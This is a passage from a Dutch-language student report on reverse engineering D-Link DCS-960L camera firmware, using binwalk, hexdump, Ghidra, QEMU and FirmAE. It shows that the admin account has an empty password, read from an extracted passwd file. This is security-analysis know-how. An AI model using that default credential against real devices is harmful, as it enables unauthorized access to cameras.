
Figuur 2.8: Gast isolatie uitgeschakeld



Figuur 2.9: Snapshot VMware

2.2 Reverse Engineering

Onderdeel van RE zijn *statische-* en *dynamische analyse* stelt [Wiersma, 2022b]. Een overzicht hiervan is weergegeven in figuur 2.10. In de volgende hoofdstukken wordt het onderzoek naar de firmware verder toegelicht.



Figuur 2.10: Statische- en dynamische analyse

2.2.1 Statische analyse

File


De headers van zip bestand worden uitgelezen met het commando `file`, zie figuur 2.11. Het betreft een zip file met archief data. Dit betekend dat het uitgepakt moet worden voor verdere analyse, dit wordt nader besproken in paragraaf 2.2.2.

```
┌──(kali㉿kali)-[~/FirmAE/dlink]
└─$ file dcs-960l_fw_reva1_1-04-02_eu_multi_20170111.zip
dcs-960l_fw_reva1_1-04-02_eu_multi_20170111.zip: Zip archive data, at least v2.0 to extract, compression method=deflate
```

Figuur 2.11: Output `file`

Hexdump

Nadat het bestand is uitgepakt is gezocht naar de *magic bytes* in *headers* met de tool `hexdump`. Een `ELF` header ziet er als volgt uit, zie figuur 2.12.



Figuur 2.12: Voorbeeld `ELF` header

[Committee, 1995] stelt dat de gevonden bytes, in figuur 2.13, als volgt kunnen worden geïdentificeerd, zie tabel 2.1. met het commando `hexdump -C busybox | grep ELF` kunnen de magic bytes worden gevonden. Volgens [Osdev.org, 2022] worden magic bytes als volgt weergegeven, `7f 45 4c 46`. De , `45 4c 46`, magic bytes worden gebruikt voor het identificeren van een `ELF` bestand. De magic bytes worden opgevolgd met `01` dat een 32-bit formaat aangeeft, daarna de `02` die staat voor big endian, de `01` voor de versie en de laatste `00` voor het operatie systeem, waarbij **00** staat voor niet specifiek. Zie figuur 2.13.

```
┌──(kali㉿kali)-[~/…/_dcs-960l_fw_reva1_1-04-02_eu_multi_20170111.zip.extracted/_DCS-
1.04.02_20161103_r4056.bin.extracted/squashfs-root/bin]
└─$ hexdump -C busybox | grep ELF
00000000  7f 45 4c 46 01 02 01 00  00 00 00 00 00 00 00 00  |.ELF............|
```


Figuur 2.13: Output `hexdump`

Tabel 2.1: tabel hexdump

naam	waarde	doel
EI_MAG0	0	File identification
EI_MAG1	1	File identification
EI_MAG2	2	File identification
EI_MAG3	3	File identification
EI_CLASS	4	File Class
EI_DATA	5	Data encoding
EI_VERSION	6	File verison
EI_PAD	7	Start of padding bytes
EI_NIDENT	16	Size of `e_ident[]`

Rabin2


De volgende stap is genomen met `rabin2`. Dit is een meer uitgebreide versie van de tool `file`. Resultaten van `rabin2` zijn weergegeven in figuur 2.14. Hierin is onder andere de architectuur `MIPS` gevonden en de endianness gevonden. Dit wordt nader toegelicht in paragraaf 2.2.3.



Figuur 2.14: Output `rabin2`

Strace

Volgens [Damato, 2016] volgt `strace` signalen van het systeem, vandaar de `s`. De signalen worden gevolgd vanuit functies van het programma naar de kernel. Het print dan de argumenten en terugkerende waarden. De bevinding van het commando `strace ./DCS-960L_A1_FW_1.04.02_20161103_r4056.bin` zijn weergegeven in figuur 2.15.



Figuur 2.15: strace

Ltrace

`ltrace` doet hetzelfde maar dan voor Library.


Volgens [Wiersma, 2022b] is een programma dat op Windows draait opgebouwd volgens de Portable Executable (PE) standaard en op Linux Executable and Linkable Format (ELF). Doordat `./DCS-960L_A1_FW_1.04.02_20161103_r4056.bin` geen ELF bestand is kan informatie niet worden achterhaald met dit commando.

```
┌──(kali㉿kali)-[~/FirmAE/dlink/_dcs-960l_fw_reva1_1-04-02_eu_multi_20170111.zip.extracted]
└─$ ltrace -C ./DCS-960L_A1_FW_1.04.02_20161103_r4056.bin
"./DCS-960L_A1_FW_1.04.02_20161103_r4056.bin" is not an ELF file
```

Figuur 2.16: strace

Strings


FlareVM is uitgerust met het programma Detect it Easy (DIE). Hiermee zijn de `strings` en de Entropy onderzocht van de firmware. Wanneer met de tool `DIE` naar alle `strings` wordt gezocht levert dit héél veel verschillende niet leesbare resultaten op. Daarom is gezocht naar `pass`, deze resultaten zijn weergegeven in figuur 2.17.



Figuur 2.17: Resultaten strings

Entropy


De Entropy is berekend met DIE op `7,99996`. Dit wil zeggen dat er een hoge willekeur is aan data.



Figuur 2.18: Entropy berekend met die

Ripgrep

in de `squashfs-root` is gezocht naar het woord **admin** door middel van het commando `rg admin`. De resultaten zijn weergegeven in figuur 2.19. In de groene balk is weergegeven dat **admin** geen wachtwoord heeft en de user met `base64` wordt gecodeerd.



Figuur 2.19: Output ripgrep

2.2.2 Dynamische analyse

Binwalk

Het uitpakken van de firmware wordt gedaan met `binwalk -e -M`. Daarbij wordt er gebruikt gemaakt van de extractie optie Matryoshka. Dit is gedaan met het commando `binwalk -e -M dcs-960l_fw_reva1_1-04-02_eu_multi_20170111.zip`. Hierdoor wordt het zip bestand in een aparte map uitgepakt. `Binwalk` vermeld op de commando lijn wat er is gevonden in het bestand.

De belangrijke informatie die is gevonden is onder andere weergegeven in figuur 2.20. Hier is de architectuur en bestandstype weergegeven van de firmware. Ook is te zien dat het een ELF bestand betreft.

```
Target File:   /home/kali/dlink/_dcs-960l_fw_reva1_1-04-02_eu_multi_20170111.
zip.extracted/47DE91
MD5 Checksum:  5ee3dd8b7442001c03f6684fec0bde9a
Signatures:    411

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------

98432         0x18080         ELF, 32-bit MSB MIPS-I executable, MIPS, versio
n 1 (SYSV)
104329        0x19789         Copyright string: "Copyright (C) 2000 Arcom Con
trol Systems Ltd"
105184        0x19AE0         CRC32 polynomial table, big endian
```

Figuur 2.20: binwalk -e zip file

Volgens [Corporation, 2022] is LZMA een algoritme die zowel statistische- als woordenboekmodellen gebruikt als compressie techniek. Statistische modelering wordt gebruikt voor de analyse van grote blokken tekst en woordenboeken worden gebruikt voor kleine stukjes tekst.

Firmwalker

`Firmwalker` is een script dat in de uitgepakte firmware kijkt naar interresante bestanden, stelt [Craigz28, 2022]. Vanwege de hoeveelheid is er voor gekozen om het volledige resultaat in appendix V.2 weer te geven. In eerste instantie is de firmware onderzocht zonder resultaat, zie 2.22.

Vervolgens is gekozen om `firmwalker` in combinatie met `shodan` uit te voeren. `shodan` is geïnitialiseerd, de *persoonlijke* `api key` is uit voorzorg geblurt. Zie figuur 2.21 bolletje 1. Dit levert het gewenste resultaat op. Bolletje 2 laat een succesvolle ouput van `firmwalker` zien.

Figuur 2.21: Output firmwalker i.c.m. shodan

2.2.3 Uitgebreide dynamische analyse


EMBA

Big endian verteld ons over hoe de `bin` file moet worden gelezen door een computer. In het geval van *big endian* wordt de grootste byte de MSbyte, of geheugenadres als laatste geplaatst en de minst belangrijkste byte als eerst, ook wel LSbyte genoemd. Dit wordt ook wel vergeleken met het lezen van rechts naar links. Weergegeven in figuur 2.23.

Ghidra

In hoofdstuk 3.2.2 is beschreven wat er gebeurt wanneer users inloggen. In figuur 3.9 is eveneens mooi weergegeven dat het bestand `/cgi/admin/wpwdgrp.cgi` wordt aangeroepen met een `POST` request wanneer er een user wordt aangemaakt. Hierdoor is het bestand verder `wpwdgrp.cgi` onderzocht. Om machine code te onderzoeken is een tekstverwerker nodig die machine code kan lezen en hiervoor is `emacs` gebruikt. Echter zonder resultaat, omdat zoals in figuur 2.24 is weergegeven de code niet leesbaar voor mensen.

Volgens [Wiersma, 2022a] wordt door een disassembler de machine code, uit figuur 2.24, omgezet naar leesbare assembly taal. Als **disassembler** is `Ghidra`



Figuur 2.22: Output `firmwalker`

gebruikt.

Vervolgens is er gezocht in verschillende functies naar hard gecodeerde credetials of commentaar van developers.

In figuur 2.25 is te zien, in de groene balk dat admin geen wachtwoord heeft, omdat dit in ascii tekst staat aangeven op regel 11.


2.2.4 Systeemontwerp

Met het commando `uname -a` is gekeken naar de systeem informatie. Het systeem ontwerp betreft een linux systeem zie figuur 2.26.

De volgende mappen zijn aangetroffen en weergegeven in figuur 2.27.

In de `etc` map valt op dat er *geen* `shadow` map of file aanwezig is. Er zijn drie files aanwezig die als eerst zijn onderzocht. Namelijk de `passwd`, `passwd_default` en de `user.ini`, . In de eerste twee files is te zien dat de user admin geen wachtwoord heeft, weergegeven met de groene en paarse balk in figuur 2.28.


In de `user.ini` is te zien dat de user **admin** met een geëncrypt *wachtwoord* wordt gevormd. `base64` is gebruikt om dit te dycrypten, zie figuur 2.29 blauwe balk.




Figuur 2.23: endianess

2.2.5 Componentendiagram

Het componenten diagram, weergegeven in figuur 2.30, laat zien hoe het opstart proces eruitziet van de onderzochte firmware.




Figuur 2.24: Output wpwdgrp.cgi




Figuur 2.25: Output Ghidra admin null

```
~ # uname -a
Linux DCS-960L- 4.1.17+ #17 Sat Oct 31 17:56:16 KST 2020 mips GNU/Linux
~ #
```


Figuur 2.26: Systeem informatie




Figuur 2.27: home map



Figuur 2.28: cat



Figuur 2.29: base64 -d



Figuur 2.30: Het initialisatie proces

2.2.6 Uitgebreide dynamische analyse

QEMU

Met behulp van de tool QEMU is een user emulatie worden uitgevoerd. Hierdoor is het mogelijk op ons eigen systeem de `bin/cat` te gebruiken van de firmware en de `etc/passwd_default`, dit bestand werd gevonden en besrchreven in paragraaf 2.2.1, te *catten*. Dit is weergegeven in figuur 2.31. Linux heeft standaard geen `etc/passwd_default`, waardoor het duidelijk is dat er succesvol een user emulatie is uitgevoerd.

```
┌──(kali㉿kali)-[~/dlink/_dcs-960l_fw_reva1_1-04-02_eu_multi_20170111.zip.extracted/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root]
└─$ qemu-mips-static -L . bin/cat /etc/passwd_default
admin::0:0:root:/:/bin/sh
```

Figuur 2.31: User emulatie

FirmAE

Door middel van het programma FirmAE kan firmware worden geemuleerd. Hiervoor moet eerst een `postgresql` database worden gestart met het commando `./init.sh`. Wanneer de database is geactiveerd kan de firmware worden geumuleerd door middel van het

commando `sudo ./run.sh -d dlink dlink/dcs-960l_fw_reva1_1-04-02_eu_multi_20170111.zip`. Wanneer de emulatie is gelukt, wordt dit weergegeven met een prompt scherm en 6 opties . Dit is weergegeven in figuur 2.32.

Ook is er een web interface opgezet en bereikbaar via `http://192.168.0.1`, zie figuur 2.33.

via de shell, optie 2, is ingelogd en gezocht naar de `etc` map. Hier is een `passwd_default` gevonden met de user naam **admin** *zonder een wachtwoord*, zie groene balk in figuur 2.34. Nadat dit is ingevoerd in de webinterface kon succesvol worden ingelogd, zie paarse balk in figuur 2.34.

2.2.7 Anti-anlyse

